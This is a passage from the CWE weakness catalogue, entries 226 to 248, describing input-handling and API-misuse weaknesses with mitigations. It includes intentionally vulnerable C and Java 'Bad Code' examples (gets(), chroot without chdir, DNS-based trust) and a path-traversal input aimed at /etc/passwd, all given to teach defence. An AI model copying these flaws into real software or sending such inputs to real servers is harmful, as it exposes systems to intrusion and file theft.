There is a close association between CWE-226 and CWE-212. The difference is partially that of perspective. CWE-226 is geared towards the final stage of the resource lifecycle, in which the resource is deleted, eliminated, expired, or otherwise released for reuse. Technically, this involves a transfer to a different control sphere, in which the original contents of the resource are no longer relevant. CWE-212, however, is intended for sensitive data in resources that are intentionally shared with others, so they are still active. This distinction is useful from the perspective of the CWE research view (CWE-1000).

Research Gaps

Currently frequently found for network packets, but it can also exist in local memory allocation, files, etc.

Affected Resources

- Memory

Functional Areas

- Non-specific
- memory management
- networking

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER		Sensitive Information Uncleared Before Use
CERT C Secure Coding	MEM03-C	Clear sensitive information stored in reusable resources returned for reuse

Maintenance Notes

This entry needs modification to clarify the differences with CWE-212. The description also combines two problems that are distinct from the CWE research perspective - the inadvertent transfer of information to another sphere, and improper initialization/shutdown. Some of the associated taxonomy mappings reflect these different uses.

CWE-227: Failure to Fulfill API Contract ('API Abuse')

Weakness ID: 227 (Weakness Class)

Status: Draft

Description

Summary

The software uses an API in a manner contrary to its intended use.

Extended Description

An API is a contract between a caller and a callee. The most common forms of API misuse are caused by the caller failing to honor its end of this contract. For example, if a program fails to call `chdir()` after calling `chroot()`, it violates the contract that specifies how to change the active root directory in a secure fashion. Another good example of library abuse is expecting the callee to return trustworthy DNS information to the caller. In this case, the caller misuses the callee API by making certain assumptions about its behavior (that the return value can be used for authentication purposes). One can also violate the caller-callee contract from the other side. For example, if a coder subclasses `SecureRandom` and returns a non-random value, the contract is violated.

Alternate Terms

API Abuse

Time of Introduction

- Architecture and Design
- Implementation

Observed Examples

Reference	Description
CVE-2006-4339	crypto implementation removes padding when they shouldn't, allowing forged signatures
CVE-2006-7140	crypto implementation removes padding when they shouldn't, allowing forged signatures

Potential Mitigations

Always utilize APIs in the specified manner.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		18	Source Code	699	14
ChildOf		710	Coding Standards Violation	1000	844
ParentOf		242	Use of Inherently Dangerous Function	699 700	323
ParentOf		243	Failure to Change Working Directory in <code>chroot</code> Jail	699 700	324
ParentOf		244	Failure to Clear Heap Memory Before Release ('Heap Inspection')	699 700	325
ParentOf		245	J2EE Bad Practices: Direct Management of Connections	699 700	326

Nature	Type	ID	Name	V	Page
ParentOf	V	246	J2EE Bad Practices: Direct Use of Sockets	699 700	328
ParentOf	V	247	Reliance on DNS Lookups in a Security Decision	699	329
ParentOf	B	248	Uncaught Exception	699 700	330
ParentOf	G	250	Execution with Unnecessary Privileges	699 700	331
ParentOf	C	251	Often Misused: String Management	699 700	334
ParentOf	B	252	Unchecked Return Value	699 700	335
ParentOf	B	253	Incorrect Check of Function Return Value	699	339
ParentOf	V	382	J2EE Bad Practices: Use of System.exit()	699	489
ParentOf	V	558	Use of getlogin() in Multithreaded Application	700	667
ParentOf	C	559	Often Misused: Arguments and Parameters	699	668
ParentOf	G	573	Failure to Follow Specification	699 1000	680
ParentOf	V	586	Explicit Call to Finalize()	1000	693
ParentOf	V	589	Call to Non-ubiquitous API	699	696
ParentOf	B	605	Multiple Binds to the Same Port	699	713
ParentOf	B	648	Incorrect Use of Privileged APIs	1000	757
ParentOf	V	650	Trusting HTTP Permission Methods on the Server Side	1000	760
PeerOf	G	675	Duplicate Operations on Resource	1000	789
ParentOf	B	684	Failure to Provide Specified Functionality	699 1000	806
MemberOf	V	700	Seven Pernicious Kingdoms	700	819

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
7 Pernicious Kingdoms		API Abuse
WASC	42	Abuse of Functionality

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
96	Block Access to Libraries	

CWE-228: Improper Handling of Syntactically Invalid Structure

Weakness ID: 228 (Weakness Class)

Status: Incomplete

Description

Summary

The product does not handle or incorrectly handles input that is not syntactically well-formed with respect to the associated specification.

Time of Introduction

- Implementation
- Architecture and Design

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	19	Data Handling	699	15
ChildOf	C	137	Representation Errors	699	216
ChildOf	G	703	Failure to Handle Exceptional Conditions	1000	840
ChildOf	G	707	Improper Enforcement of Message or Data Structure	1000	842
ChildOf	C	728	OWASP Top Ten 2004 Category A7 - Improper Error Handling	711	854

Nature	Type	ID	Name	V	Page
ParentOf		229	Improper Handling of Values	699 1000	315
ParentOf		233	Parameter Problems	699 1000	317
ParentOf		237	Improper Handling of Structural Elements	699 1000	320
ParentOf		241	Improper Handling of Unexpected Data Type	699 1000	322

Relevant Properties

- Validity

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			Structure and Validity Problems
OWASP Top Ten 2004	A7	CWE More Specific	Improper Error Handling

Maintenance Notes

This entry needs more investigation. Public vulnerability research generally focuses on the manipulations that generate invalid structure, instead of the weaknesses that are exploited by those manipulations. For example, a common attack involves making a request that omits a required field, which can trigger a crash in some cases. The crash could be due to a named chain such as CWE-690 (Unchecked Return Value to NULL Pointer Dereference), but public reports rarely cover this aspect of a vulnerability.

The validity of input could be roughly classified along "syntactic", "semantic", and "lexical" dimensions. If the specification requires that an input value should be delimited with the "[" and "]" square brackets, then any input that does not follow this specification would be syntactically invalid. If the input between the brackets is expected to be a number, but the letters "aaa" are provided, then the input is syntactically invalid. If the input is a number and enclosed in brackets, but the number is outside of the allowable range, then it is semantically invalid. The inter-relationships between these properties - and their associated weaknesses- need further exploration.

CWE-229: Improper Handling of Values

Weakness ID: 229 (Weakness Class) Status: Incomplete

Description

Summary

Weaknesses in this category are related to missing or incorrect handling of values that are associated with parameters, fields, or arguments.

Time of Introduction

- Architecture and Design
- Implementation

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		228	Improper Handling of Syntactically Invalid Structure	699 1000	314
ParentOf		230	Improper Handling of Missing Values	699 1000	315
ParentOf		231	Improper Handling of Extra Values	699 1000	316
ParentOf		232	Improper Handling of Undefined Values	699 1000	316

CWE-230: Improper Handling of Missing Values

Weakness ID: 230 (Weakness Base) Status: Draft

Description

Summary

The software does not handle or incorrectly handles when a parameter, field, or argument name is specified, but the associated value is missing, i.e. it is empty, blank, or null.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2000-1006	Blank "charset" attribute in MIME header triggers crash.
CVE-2002-0422	Blank Host header triggers resultant infoleak.
CVE-2004-1504	Blank parameter causes external error infoleak.
CVE-2005-2053	Blank parameter causes external error infoleak.

Relationships

Nature	Type	ID	Name	<input type="checkbox"/>	Page
ChildOf		229	Improper Handling of Values	699 1000	315

Research Gaps

Some "crash by port scan" bugs are probably due to this, but lack of diagnosis makes it difficult to be certain.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Missing Value Error

CWE-231: Improper Handling of Extra Values

Weakness ID: 231 (*Weakness Base*)

Status: Draft

Description

Summary

The software does not handle or incorrectly handles when more values are specified than expected.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Modes of Introduction

This typically occurs in situations when only one value is expected.

Relationships

Nature	Type	ID	Name	<input type="checkbox"/>	Page
CanPrecede		120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')	1000	180
ChildOf		229	Improper Handling of Values	699 1000	315

Relationship Notes

This can overlap buffer overflows.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Extra Value Error

CWE-232: Improper Handling of Undefined Values

Weakness ID: 232 (*Weakness Base*)

Status: Draft

Description

Summary

The software does not handle or incorrectly handles when a value is not defined or supported for the associated parameter, field, or argument name.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Demonstrative Examples

In the excerpt below, if the value of the address parameter is null (undefined), the servlet will throw a NullPointerException.

Java Example:



Bad Code

```
String address = request.getParameter("address").trim();
```

Observed Examples

Reference	Description
CVE-2000-1003	Client crash when server returns unknown driver type.

Relationships

Nature	Type	ID	Name		Page
ChildOf		229	Improper Handling of Values		699 1000

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Undefined Value Error

CWE-233: Parameter Problems

Weakness ID: 233 (*Weakness Class*)

Status: Incomplete

Description






Summary

Weaknesses in this category are related to improper handling of parameters, fields, or arguments.

Time of Introduction

- Architecture and Design
- Implementation

Relationships

Nature	Type	ID	Name		Page
ChildOf		228	Improper Handling of Syntactically Invalid Structure		699 1000
ParentOf		234	<i>Failure to Handle Missing Parameter</i>		699 1000
ParentOf		235	<i>Improper Handling of Extra Parameters</i>		699 1000
ParentOf		236	<i>Improper Handling of Undefined Parameters</i>		699 1000

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Parameter Problems

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
39	Manipulating Opaque Client-based Data Tokens	

CWE-234: Failure to Handle Missing Parameter

Weakness ID: 234 (Weakness Base)

Status: Incomplete

Description

Summary

If too few arguments are sent to a function, the function will still pop the expected number of arguments from the stack. Potentially, a variable number of arguments could be exhausted in a function as well.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Common Consequences

Authorization

There is the potential for arbitrary code execution with privileges of the vulnerable program if function parameter list is exhausted.

Availability

Potentially a program could fail if it needs more arguments than are available.

Likelihood of Exploit

High

Demonstrative Examples

C/C++ Example:

```
foo_func(one, two);...
void foo_func(int one, int two, int three) {
    printf("1) %d\n2) %d\n3) %d\n", one, two, three);
}
```

C/C++ Example:

```
void some_function(int foo, ...) {
    int a[3], i;
    va_list ap;
    va_start(ap, foo);
    for (i = 0; i < sizeof(a) / sizeof(int); i++) a[i] = va_arg(ap, int);
    va_end(ap);
}
int main(int argc, char *argv[]) {
    some_function(17, 42);
}
```

This can be exploited to disclose information with no work whatsoever. In fact, each time this function is run, it will print out the next 4 bytes on the stack after the two numbers sent to it.

Observed Examples

Reference	Description
CVE-2000-0521	Web server allows disclosure of CGI source code via an HTTP request without the version number.
CVE-2001-0590	
CVE-2002-0107	Resultant infoleak in web server via GET requests without HTTP/1.0 version string.
CVE-2002-0596	GET request with empty parameter leads to error message infoleak (path disclosure).
CVE-2002-1023	
CVE-2002-1077	Crash in HTTP request without a Content-Length field.
CVE-2002-1169	
CVE-2002-1236	CGI crashes when called without any arguments.
CVE-2002-1358	Empty elements/strings in protocol test suite affect many SSH2 servers/clients.
CVE-2002-1488	
CVE-2002-1531	Crash in HTTP request without a Content-Length field.
CVE-2003-0239	

Reference	Description
CVE-2003-0422	CGI crashes when called without any arguments.
CVE-2003-0477	FTP server crashes in PORT command without an argument.
CVE-2004-0276	

Potential Mitigations


Build and Compilation

This issue can be simply combated with the use of proper build process.

Implementation

Forward declare all functions. This is the recommended solution. Properly forward declaration of all used functions will result in a compiler error if too few arguments are sent to a function.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		233	Parameter Problems	699	317
				1000	

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Missing Parameter Error
CLASP	Missing parameter

Maintenance Notes

This entry will be deprecated in a future version of CWE. The term "missing parameter" was used in both PLOVER and CLASP, with completely different meanings. However, data from both taxonomies was merged into this entry. In PLOVER, it was meant to cover malformed inputs that do not contain required parameters, such as a missing parameter in a CGI request. This entry's observed examples and classification came from PLOVER. However, the description, demonstrative example, and other information are derived from CLASP. They are related to an incorrect number of function arguments, which is already covered by CWE-685.

CWE-235: Improper Handling of Extra Parameters

Weakness ID: 235 (Weakness Base)

Status: Draft

Description

Summary

The software does not handle or incorrectly handles when a particular parameter, field, or argument name is specified two or more times.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Modes of Introduction

This typically occurs in situations when only one element is expected to be specified.

Observed Examples

Reference	Description
CVE-2003-1014	MIE. multiple gateway/security products allow restriction bypass using multiple MIME fields with the same name, which are interpreted differently by clients.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		233	Parameter Problems	699	317
				1000	

Relationship Notes

This type of problem has a big role in multiple interpretation vulnerabilities and various HTTP attacks.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Extra Parameter Error

CWE-236: Improper Handling of Undefined Parameters

Weakness ID: 236 (*Weakness Base*)

Status: Draft

Description

Summary

The software does not handle or incorrectly handles when a particular parameter, field, or argument name is not defined or supported by the product.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2001-0650	Router crash or bad route modification using BGP updates with invalid transitive attribute.
CVE-2002-1488	Crash in IRC client via PART message from a channel the user is not in.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		233	Parameter Problems	<input checked="" type="checkbox"/>	699 1000 317

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Undefined Parameter Error

CWE-237: Improper Handling of Structural Elements

Weakness ID: 237 (*Weakness Class*)

Status: Incomplete

Description

Summary

The software does not handle or incorrectly handles inputs that are related to complex structures.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		228	Improper Handling of Syntactically Invalid Structure	<input checked="" type="checkbox"/>	699 1000 314
ParentOf		238	<i>Improper Handling of Incomplete Structural Elements</i>		699 1000 320
ParentOf		239	<i>Failure to Handle Incomplete Element</i>		699 1000 321
ParentOf		240	<i>Improper Handling of Inconsistent Structural Elements</i>		699 1000 322

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Element Problems

CWE-238: Improper Handling of Incomplete Structural Elements

Weakness ID: 238 (*Weakness Base*)

Status: Draft

Description

Summary

The software does not handle or incorrectly handles when a particular structural element is not completely specified.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms**Languages**

- All

Weakness Ordinalities

Resultant (where the weakness is typically related to the presence of some other weaknesses)

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	G	237	Improper Handling of Structural Elements	699	320
				1000	

Relationship Notes

Can be primary to other problems.

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Missing Element Error

CWE-239: Failure to Handle Incomplete Element

Weakness ID: 239 (Weakness Base)

Status: Draft

Description**Summary**

The software does not properly handle when a particular element is not completely specified.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms**Languages**

- All

Observed Examples

Reference	Description
CVE-2002-1532	HTTP GET without \r\n\r\n CRLF sequences causes product to wait indefinitely and prevents other users from accessing it.
CVE-2002-1906	CPU consumption by sending incomplete HTTP requests and leaving the connections open.
CVE-2003-0195	Partial request is not timed out.
CVE-2005-2526	MFV. CPU exhaustion in printer via partial printing request then early termination of connection.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	G	237	Improper Handling of Structural Elements	699	320
				1000	
PeerOf	B	404	Improper Resource Shutdown or Release	1000	517

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Incomplete Element

CWE-240: Improper Handling of Inconsistent Structural Elements

Weakness ID: 240 (Weakness Base)

Status: Draft

Description

Summary

The software does not handle or incorrectly handles when two or more structural elements should be consistent, but are not.

Time of Introduction




- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Relationships

Nature	Type	ID	Name	✓	Page
ChildOf		237	Improper Handling of Structural Elements	699	320
ChildOf		707	Improper Enforcement of Message or Data Structure	1000	842
ParentOf		130	<i>Improper Handling of Length Parameter Inconsistency</i>	1000	203

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Inconsistent Elements

CWE-241: Improper Handling of Unexpected Data Type

Weakness ID: 241 (Weakness Base)

Status: Draft

Description

Summary

The software does not handle or incorrectly handles when a particular element is not the expected type, e.g. it expects a digit (0-9) but is provided with a letter (A-Z).

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-1999-1156	FTP server crash via PORT command with non-numeric character.
CVE-2004-0270	Anti-virus product has assert error when line length is non-numeric.

Potential Mitigations

Architecture and Design




Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy. Input (specifically, unexpected CRLFs) that is not appropriate should not be processed into HTTP headers.

Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name		Page
ChildOf		228	Improper Handling of Syntactically Invalid Structure		314
				699	
				1000	
ChildOf		743	CERT C Secure Coding Section 09 - Input Output (FIO)	734	867

Research Gaps

Probably under-studied.

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER		Wrong Data Type
CERT C Secure Coding	FIO37-C	Do not assume character data has been read

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
48	Passing Local Filenames to Functions That Expect a URL	

CWE-242: Use of Inherently Dangerous Function

Weakness ID: 242 (Weakness Base)

Status: Draft

Description

Summary

The program calls a function that can never be guaranteed to work safely.

Extended Description

Certain functions behave in dangerous ways regardless of how they are used. Functions in this category were often implemented without taking security concerns into account. The `gets()` function is unsafe because it does not perform bounds checking on the size of its input. An attacker can easily send arbitrarily-sized input to `gets()` and overflow the destination buffer. Similarly, the `>>` operator is unsafe to use when reading into a statically-allocated character array because it does not perform bounds checking on the size of its input. An attacker can easily send arbitrarily-sized input to the `>>` operator and overflow the destination buffer.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C
- C++

Likelihood of Exploit

High

Demonstrative Examples

Example 1:

The excerpt below calls the `gets()` function in C, which is inherently unsafe.

C Example:

Bad Code

```
char buf[BUFSIZE];
gets(buf);
```

Example 2:

The excerpt below calls the `gets()` function in C, which is inherently unsafe.

C Example:

Bad Code

```
char buf[24];
printf("Please enter your name and press <Enter>\n");
gets(buf);
```

```
...
}
```

However, the programmer uses the function `gets()` which is inherently unsafe because it blindly copies all input from STDIN to the buffer without checking size. This allows the user to provide a string that is larger than the buffer size, resulting in an overflow condition.

Potential Mitigations

Ban the use of dangerous function. Use their safe equivalent.

Use grep or static analysis tools to spot usage of dangerous functions.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	V	Page
CanPrecede	B	120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')	1000	180
ChildOf	C	227	Failure to Fulfill API Contract ('API Abuse')	699 700	313
ChildOf	C	710	Coding Standards Violation	1000	844
ChildOf	C	748	CERT C Secure Coding Section 50 - POSIX (POS)	734	870

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
7 Pernicious Kingdoms		Dangerous Functions
CERT C Secure Coding	POS33-C	Do not use <code>vfork()</code>

References

Herbert Schildt. "Herb Schildt's C++ Programming Cookbook". Chapter 5. Working with I/O. McGraw-Hill Osborne Media. 2008-04-28.

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 5, "gets and fgets" Page 163. 2nd Edition. Microsoft. 2002.

CWE-243: Failure to Change Working Directory in chroot Jail

Weakness ID: 243 (Weakness Variant)

Status: Draft

Description

Summary

The program uses the `chroot()` system call to create a jail, but does not change the working directory afterward. This does not prevent access to files outside of the jail.

Extended Description

Improper use of `chroot()` may allow attackers to escape from the chroot jail. The `chroot()` function call does not change the process's current working directory, so relative paths may still refer to file system resources outside of the chroot jail after `chroot()` has been called.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C
- C++

Operating Systems

- UNIX

Likelihood of Exploit

High

Demonstrative Examples

Consider the following source code from a (hypothetical) FTP server:

C Example:

Bad Code

```
chroot("/var/ftpboot");
...
fgets(filename, sizeof(filename), network);
localfile = fopen(filename, "r");
while ((len = fread(buf, 1, sizeof(buf), localfile)) != EOF) {
    fwrite(buf, 1, sizeof(buf), network);
}
fclose(localfile);
```

This code is responsible for reading a filename from the network, opening the corresponding file on the local machine, and sending the contents over the network. This code could be used to implement the FTP GET command. The FTP server calls `chroot()` in its initialization routines in an attempt to prevent access to files outside of `/var/ftpboot`. But because the server fails to change the current working directory by calling `chdir("/")`, an attacker could request the file `../../../../etc/passwd` and obtain a copy of the system password file.





Background Details

The `chroot()` system call allows a process to change its perception of the root directory of the file system. After properly invoking `chroot()`, a process cannot access any files outside the directory tree defined by the new root directory. Such an environment is called a chroot jail and is commonly used to prevent the possibility that a processes could be subverted and used to access unauthorized files. For instance, many FTP servers run in chroot jails to prevent an attacker who discovers a new vulnerability in the server from being able to download the password file or other sensitive files on the system.

Weakness Ordinalities

Resultant (where the weakness is typically related to the presence of some other weaknesses)

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		227	Failure to Fulfill API Contract ('API Abuse')	699	313
ChildOf		573	Failure to Follow Specification	1000	680
ChildOf		632	Weaknesses that Affect Files or Directories	631	736
ChildOf		669	Incorrect Resource Transfer Between Spheres	1000	784

Affected Resources

- File/Directory

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Directory Restriction

CWE-244: Failure to Clear Heap Memory Before Release ('Heap Inspection')

Weakness ID: 244 (Weakness Variant)

Status: Draft

Description

Summary

Using `realloc()` to resize buffers that store sensitive information can leave the sensitive information exposed to attack, because it is not removed from memory.

Extended Description

When sensitive data such as a password or an encryption key is not removed from memory, it could be exposed to an attacker using a "heap inspection" attack that reads the sensitive data using memory dumps or other methods. The `realloc()` function is commonly used to increase the size of a block of allocated memory. This operation often requires copying the contents of the old

memory block into a new and larger block. This operation leaves the contents of the original block intact but inaccessible to the program, preventing the program from being able to scrub sensitive data from memory. If an attacker can later examine the contents of a memory dump, the sensitive data could be exposed.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C
- C++

Common Consequences

Confidentiality

Be careful using `vfork()` and `fork()` in security sensitive code. The process state will not be cleaned up and will contain traces of data from past use.

Demonstrative Examples

The following code calls `realloc()` on a buffer containing sensitive data:

C Example:

Bad Code

```
cleartext_buffer = get_secret();...
cleartext_buffer = realloc(cleartext_buffer, 1024);
...
scrub_memory(cleartext_buffer, 1024);
```

There is an attempt to scrub the sensitive data from memory, but `realloc()` is used, so a copy of the data can still be exposed in the memory originally allocated for `cleartext_buffer`.

Relationships

Nature	Type	ID	Name		Page
ChildOf		226	Sensitive Information Uncleared Before Release		1000 311
ChildOf		227	Failure to Fulfill API Contract ('API Abuse')		699 313
					700
ChildOf		633	Weaknesses that Affect Memory		631 737
CanPrecede		669	Incorrect Resource Transfer Between Spheres		1000 784
ChildOf		742	CERT C Secure Coding Section 08 - Memory Management (MEM)		734 866
MemberOf		630	<i>Weaknesses Examined by SAMATE</i>		630 735

Affected Resources

- Memory

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
7 Pernicious Kingdoms		Heap Inspection
CERT C Secure Coding	MEM03-C	Clear sensitive information stored in reusable resources returned for reuse

White Box Definitions

A weakness where code path has:

1. start statement that stores information in a buffer
2. end statement that resize the buffer and
3. path does not contain statement that performs cleaning of the buffer

CWE-245: J2EE Bad Practices: Direct Management of Connections

Weakness ID: 245 (Weakness Variant)

Status: Draft

Description

Summary

The J2EE application directly manages connections, instead of using the container's connection management facilities.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- Java

Demonstrative Examples

In the following example, the class `DatabaseConnection` opens and manages a connection to a database for a J2EE application. The method `openDatabaseConnection` opens a connection to the database using a `DriverManager` to create the `Connection` object `conn` to the database specified in the string constant `CONNECT_STRING`.

Java Example:

Bad Code

```
public class DatabaseConnection {
    private static final String CONNECT_STRING = "jdbc:mysql://localhost:3306/mysqlpdb";
    private Connection conn = null;
    public DatabaseConnection() {
    }
    public void openDatabaseConnection() {
        try {
            conn = DriverManager.getConnection(CONNECT_STRING);
        } catch (SQLException ex) {...}
    }
    // Member functions for retrieving database connection and accessing database
    ...
}
```

The use of the `DriverManager` class to directly manage the connection to the database violates the J2EE restriction against the direct management of connections. The J2EE application should use the web application container's resource management facilities to obtain a connection to the database as shown in the following example.

Good Code

```
public class DatabaseConnection {
    private static final String DB_DATASRC_REF = "jdbc:mysql://localhost:3306/mysqlpdb";
    private Connection conn = null;
    public DatabaseConnection() {
    }
    public void openDatabaseConnection() {
        try {
            InitialContext ctx = new InitialContext();
            DataSource datasource = (DataSource)ctx.lookup(DB_DATASRC_REF);
            conn = datasource.getConnection();
        } catch (NamingException ex) {...}
        } catch (SQLException ex) {...}
    }
    // Member functions for retrieving database connection and accessing database
    ...
}
```

Other Notes

The J2EE standard forbids the direct management of connections. It requires that applications use the container's resource management facilities to obtain connections to resources. For example, a J2EE application should obtain a database connection as follows: `ctx = new InitialContext(); datasource = (DataSource)ctx.lookup(DB_DATASRC_REF); conn = datasource.getConnection();` and should avoid obtaining a connection in this way: `conn = DriverManager.getConnection(CONNECT_STRING);` Every major web application container provides pooled database connection management as part of its resource management framework. Duplicating this functionality in an application is difficult and error prone, which is part of the reason it is forbidden under the J2EE standard.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	✓	Page
ChildOf		227	Failure to Fulfill API Contract ('API Abuse')	699	313
ChildOf		695	Use of Low-Level Functionality	700	816
				1000	

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	J2EE Bad Practices: getConnection()

CWE-246: J2EE Bad Practices: Direct Use of Sockets

Weakness ID: 246 (Weakness Variant)

Status: Draft

Description

Summary

The J2EE application directly uses sockets instead of using framework method calls.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- Java

Demonstrative Examples

In the following example, a Socket object is created directly from within the body of a doGet() method in a Java servlet.

Java Example:

Bad Code

```
public void doGet(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
    // Perform servlet tasks.
    ...
    // Open a socket to a remote server (bad).
    Socket sock = null;
    try {
        sock = new Socket(remoteHostname, 3000);
        // Do something with the socket.
        ...
    } catch (Exception e) {
        ...
    }
}
```

Potential Mitigations

Use framework method calls instead of using sockets directly.

Other Notes

The J2EE standard permits the use of sockets only for the purpose of communication with legacy systems when no higher-level protocol is available. Authoring your own communication protocol requires wrestling with difficult security issues, including: - In-band versus out-of-band signaling - Compatibility between protocol versions - Channel security - Error handling - Network constraints (firewalls) - Session management Without significant scrutiny by a security expert, chances are good that a custom communication protocol will suffer from security problems. Many of the same issues apply to a custom implementation of a standard protocol. While there are usually more resources available that address security concerns related to implementing a standard protocol, these resources are also available to attackers.

Weakness Ordinalities

Resultant (where the weakness is typically related to the presence of some other weaknesses)

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		227	Failure to Fulfill API Contract ('API Abuse')	699 700	313
ChildOf		695	Use of Low-Level Functionality	1000	816

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	J2EE Bad Practices: Sockets

CWE-247: Reliance on DNS Lookups in a Security Decision

Weakness ID: 247 (Weakness Variant)

Status: Incomplete

Description

Summary

Attackers can spoof DNS entries. Do not rely on DNS names for security.

Time of Introduction

- Implementation
- Architecture and Design

Applicable Platforms

Languages

- All

Demonstrative Examples

The following code sample uses a DNS lookup in order to decide whether or not an inbound request is from a trusted host. If an attacker can poison the DNS cache, they can gain trusted status.

Java Example:

Bad Code

```
String ip = request.getRemoteAddr();
InetAddress addr = InetAddress.getByName(ip);
if (addr.getCanonicalHostName().endsWith("trustme.com")) {
    trusted = true;
}
```

```
IPAddress hostIPAddress = IPAddress.Parse(RemotepAddress);
IPHostEntry hostInfo = Dns.GetHostByAddress(hostIPAddress);
if (hostInfo.HostName.EndsWith("trustme.com")) {
    trusted = true;
}
```

IP addresses are more reliable than DNS names, but they can also be spoofed. Attackers can easily forge the source IP address of the packets they send, but response packets will return to the forged IP address. To see the response packets, the attacker has to sniff the traffic between the victim machine and the forged IP address. In order to accomplish the required sniffing, attackers typically attempt to locate themselves on the same subnet as the victim machine. Attackers may be able to circumvent this requirement by using source routing, but source routing is disabled across much of the Internet today. In summary, IP address verification can be a useful part of an authentication scheme, but it should not be the single factor required for authentication.

Potential Mitigations

Implementation

Perform proper forward and reverse DNS lookups to detect DNS spoofing.

Other Notes

Many DNS servers are susceptible to spoofing attacks, so you should assume that your software will someday run in an environment with a compromised DNS server. If attackers are allowed to make DNS updates (sometimes called DNS cache poisoning), they can route your network traffic

through their machines or make it appear as if their IP addresses are part of your domain. Do not base the security of your system on DNS names.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		227	Failure to Fulfill API Contract ('API Abuse')	699	313
PeerOf		290	Authentication Bypass by Spoofing	1000	383
ChildOf		345	Insufficient Verification of Data Authenticity	1000	444
ChildOf		807	Reliance on Untrusted Inputs in a Security Decision	1000	943

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
89	Pharming	
163	Spear Phishing	
275	DNS Rebinding	

CWE-248: Uncaught Exception

Weakness ID: 248 (Weakness Base)

Status: Draft

Description

Summary

Failing to catch an exception thrown from a dangerous function can potentially cause the program to crash.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C++
- Java
- .NET

Demonstrative Examples

Example 1:

